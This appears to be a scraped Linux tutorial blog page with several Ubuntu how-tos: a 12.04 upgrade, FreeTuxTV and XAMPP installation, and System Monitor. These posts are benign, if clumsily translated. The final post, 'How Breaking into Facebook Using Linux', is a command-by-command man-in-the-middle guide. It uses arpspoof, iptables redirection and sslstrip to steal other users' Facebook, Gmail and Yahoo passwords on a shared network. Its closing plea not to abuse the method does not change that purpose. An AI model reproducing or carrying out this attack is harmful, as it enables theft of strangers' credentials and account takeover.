Tampilkan postingan dengan label LINUX APPS. Tampilkan semua postingan

How to update ubuntu 11:10 to 12:04

Rosyid Teknik | How to update ubuntu 11:10 to 12:04 | Ubuntu 12.04 LTS (Precise Pangolin) has just been released. This guide will show you how you can upgrade your Ubuntu 11.10 desktop installation on Ubuntu 12.04 LTS.

Starting Update Manager:


Update Manager should indicate that the distribution release (12.04 LTS) is available. Please do not click the Upgrade button, we must ensure that the latest updates, including the latest version of dpkg package has been installed. If you start the distribution upgrade with old dpkg version, you may damage your system.

To check the latest updates, click on the check button. Once the examination is complete, click on the Install Updates button to install the latest updates:


Type in your password:
 

The latest update is now being installed:


Click Restart Now to restart the system if necessary:


Update Manager should now show no updates to install. If that is the case (that) click the upgrade button to the right of the New Ubuntu LTS '12 .04 ':


A description of the release notes for Ubuntu 12:04 emerge. Click on the upgrade again:


Tools to upgrade now being downloaded. After that, type in your password:


Upgrade is being prepared:


Click Start Upgrade to begin the upgrade process:


Upgrade packages are now being downloaded and installed. It can take some time, so please be patient.

 
It is a good idea to extend the terminal window so that you can increase distribution react if your upgrade requires the input distribution (otherwise the upgrade will appear dubious):


At the end of the upgrade process, you must remove the old packages:



The system needs to reboot to complete the upgrade process, then click Restart Now:


The system will now boot to the desktop of your new Ubuntu 12.04:


Welcome to your new desktop new Ubuntu 12.04:
 

How to Watch Live TV Online in Ubuntu

How to Watch Live TV Online in Ubuntu | To watch live TV on the Internet using Ubuntu, it takes a piece of software called FreeTuxTV. FreeTuxTV software than can be used to watch TV broadcasts online can also be used for listening to online radio streaming broadcast. Well in this tutorial I will share how to install the software FreeTuxTV, so you will be able to watch Live TV or radio broadcast online in comfort without having to move from the front of the computer. Here are the steps:

How to Watch Live TV Online in Ubuntu

1. Click Apllications – Ubuntu Software Center
How to Watch Live TV Online in Ubuntu | To watch live TV on the Internet using Ubuntu, it takes a piece of software called FreeTuxTV.


2. Once the Ubuntu Software Center window opens, click Edit – Software Sources…


3. In the Software Sources window, click the tab Other Software, then click Add..


How to Watch Live TV Online in Ubuntu | To watch live TV on the Internet using Ubuntu, it takes a piece of software called FreeTuxTV.


4. At APT line type the following code, then click Add Source

ppa:freetuxtv/freetuxtv
 

How to Watch Live TV Online in Ubuntu | To watch live TV on the Internet using Ubuntu, it takes a piece of software called FreeTuxTV.


5. Back in the Ubuntu Software Center window, type in the search box freetuxtv, and then click Install


How to Watch Live TV Online in Ubuntu | To watch live TV on the Internet using Ubuntu, it takes a piece of software called FreeTuxTV.

Click to enlarge image
6. Wait until the installation phase is complete, then click Applications – Sound & Video – FreetuxTV Television Channel Player
How to Watch Live TV Online in Ubuntu | To watch live TV on the Internet using Ubuntu, it takes a piece of software called FreeTuxTV.


7. Once the software is open FreetuxTV, please click Channels – Add Group, to add television channel
How to Watch Live TV Online in Ubuntu | To watch live TV on the Internet using Ubuntu, it takes a piece of software called FreeTuxTV.


8. Completed
How to Watch Live TV Online in Ubuntu | To watch live TV on the Internet using Ubuntu, it takes a piece of software called FreeTuxTV.


Good luck, and please come back again to visit this blog next time ...

Writer By : NUMB.WEB.ID
Editing By : ROSYID TEKNIK 

How to Install Xampp / Lampp on Ubuntu

How to Install Xampp / Lampp on Ubuntu. On this occasion I will share how to install xampp / lampp on Ubuntu would like to know how please follow the steps to complete.

Okay. Here are the steps to install XAMPP on Ubuntu:


  • First download the raw file first at sourceforge.net / project (size 74.5 MB tar.gz format). By default the file will be saved in the directory / Downloads. 
  • After that move the location of the tar.gz file from the Downloads folder to your Ubuntu Home folder. Just do a 'copy-paste' or 'cut-paste' to the folder / directory Home. 

    Remember the
    folder / directory Home usually are menu Places> Home Folder (if you're using the classic desktop). But if you use the Unity desktop (on Ubuntu 11.04), Home folder can be found on the top menu 'launcher' menu (a pictorial description of the house and reads 'Home Folder' when in hover using the cursor).

    Sample
    Home folder view that already contains the raw file XAMPP (after being transferred from the Downloads folder).

home-direktori

  • Time to do the installation. Open your Ubuntu Terminal and type the following commands to login as an administrator.
    sudo su
     
  • Enter your Ubuntu password, then type the following command after you have successfully logged in as administrator.

    tar xvfz xampp-linux-1.7.4.tar.gz -C /opt
     
    The above command is useful to extract the raw file downloads XAMPP we have before. The results of the extract will be stored in the folder / opt (on the File System directory). Please replace the number 1.7.4. according to the XAMPP version that you have downloaded.

    More details, see picture below.


    installasi-xampp

    If you typed the command correctly extract, then extract process will run as shown below.

    proses-ekstrak  

    Yes, it means you have succeeded ..!

    To
    prove that you've managed to extract and install XAMPP for Ubuntu as well as this, try to open the directory / file system / opt. There will be a new folder named 'lampp' in it. For example, as shown below.

folder lampp

Time to test your XAMPP already installed it.

  • Still in a state log on as administrator after the previous step, try typing the following command to enable XAMPP.

    / opt / lampp / lampp start

    It would appear that the information below XAMPP already active.

    xampp-start
  • Try a test by opening one of the 'web-browser' on your computer and type http://localhost in the address bar.

    XAMPP welcome page will appear. Please click / select any language you want (just select 'English'). Then it will open a new page as shown in the following screen shoot.


    localhost

    Yes..! Congratulations. You can start the activity with XAMPP for Linux. Please create a database or anything related to the local server.
    To stop (disable) this XAMPP application,
    simply by typing the following command in the Terminal.

    / opt / lampp / lampp stop


    xampp-stop
More details please refer to page apachefriends.org

Thanks to : KafeGue.com
Editing By : ROSYID TEKNIK

Task Manager in Ubuntu 12:04

Task Manager in Ubuntu 12:04. I am new in the world of Linux, and I am very intrigued by Ubuntu Linux. On that day I was desperate to re-install my laptop from windows and switching to Ubuntu Linux. and my problem at that point is when the use of computer memory is full, and I want to stop some of the processes running on the operating system what we do when using Linux, specifically Ubuntu?? if the windows by pressing ctrl + alt + del going out the name task manager, but if the Linux roughly what?? Well let's just go ahead pick out the Task Manager in Ubuntu 12.04 / Linux:

Well it turns out that in Linux Ubuntu 12:04 there is an application system that is similar to the task manager is named MONITOR SYSTEM, try to go to dash home and typed MONITOR SYSTEM, will appear as shown below:


Task Manager in Ubuntu 12:04. I am new in the world of Linux, and I am very intrigued by Ubuntu Linux. On that day I was desperate to re-install my laptop from windows and switching to Ubuntu Linux


There are four tabs in this application:
  1. System, contains about Host name, Hardware and system status. 
  2. Processes, to find out what applications are currently running on your computer. If it happens live at the end process hangs. 
  3. Resources, the needs of working memory and network computers are used. 
  4. Filesystem contains the hard disk / hard drive mounting which is in our computer.

Well that's all I can describe today hopefully post about "Task Manager in Ubuntu 12:04" This may be useful for my friend everything. amen.
 

Thank you to: SERJANA COPY PASTE
Edited by: ROSYID TEKNIK

How Breaking into Facebook Using Linux


How Breaking into Facebook Using Linux, Here I will discuss how to steal password, Facebook password but just not all. but here we need to do to use the LINUX operating system from Debian derivative can UBUNTU, BACKTRACK, UBUNTU and others.
 
This method is basically a tap or waiting at the main entrance where the network will pass. aka there we filter all access to the internet with waiting GATEWAY our network that we use
Well, now we begin the tutorial
First prepare a tool that we will use

 
Arpspoof
sslstrip-0.9
OS Linux 32 Bit

 
Once all the tools are in need is already available do the following (if the package is not already installed):


1) Open the Terminal and then type :
wget http://www.thoughtcrime.org/software/sslstrip/sslstrip-0.9.tar.gz
2) Then extract the files in a way: tar zxvf sslstrip-0.9.tar.gz
3) Okay now we go into a new folder of the file that we extracted earlier: cd sslstrip-0.9
4) And to install type: python setup.py install

 
Perform the following steps (if the package is already installed)
Use it every time if you want to steal passwords 

  • First turn on the first port for forwarding: echo '1 '> / proc/sys/net/ipv4/ip_forward
  • Then find the gateway or door of the network that we will tap a way: netstat-nr
  • Now we reset the http port to port 8080, type: iptables-t nat-A PREROUTING-p tcp - destination-port 80-j REDIRECT - to-port 8080
  • Start tapping by: arpspoof-i wlan0 192.168.0.1 (192.168.0.1 is the gateway of the network that I use, replace the gateway to the gateway that you find from the netstat-nr earlier)
  • Then open a new terminal and type: sslstrip-l 8080 to enable cookies which we will read. 
  • Set up is complete! Okay now we have tapped into a network access through the gateway.
  • If you want to see where are the access it using the command: tail-f sslstrip.log  
  • And whenever someone logs in either G-mail or yahoo Facebook any username and password "WALAAA" we will know it.


Because it will take a long time because they have to wait for someone to log in so we have to be patient. and even then the script would appear that quite a lot. use the find command "pass: without the quotes that we find it easier to.

It's all just knowledge alone, I beg not to be abused, if the use is for the common good and not to harm others. good luck good luck.

Thanks to : TafifSulistyo 
Editing By : ROSYID TEKNIK
 
Support : Creating Website | Johny Template | Mas Template | KAPAK Comunity | Komunitas Blogger Madura
Copyright © 2011. ROSYID TEKNIK | LET'S LEARN LINUX | BLOGGER | WORDPRESS - All Rights Reserved
Template Modify by Creating Website
Proudly powered by Blogger

Follower Rosyid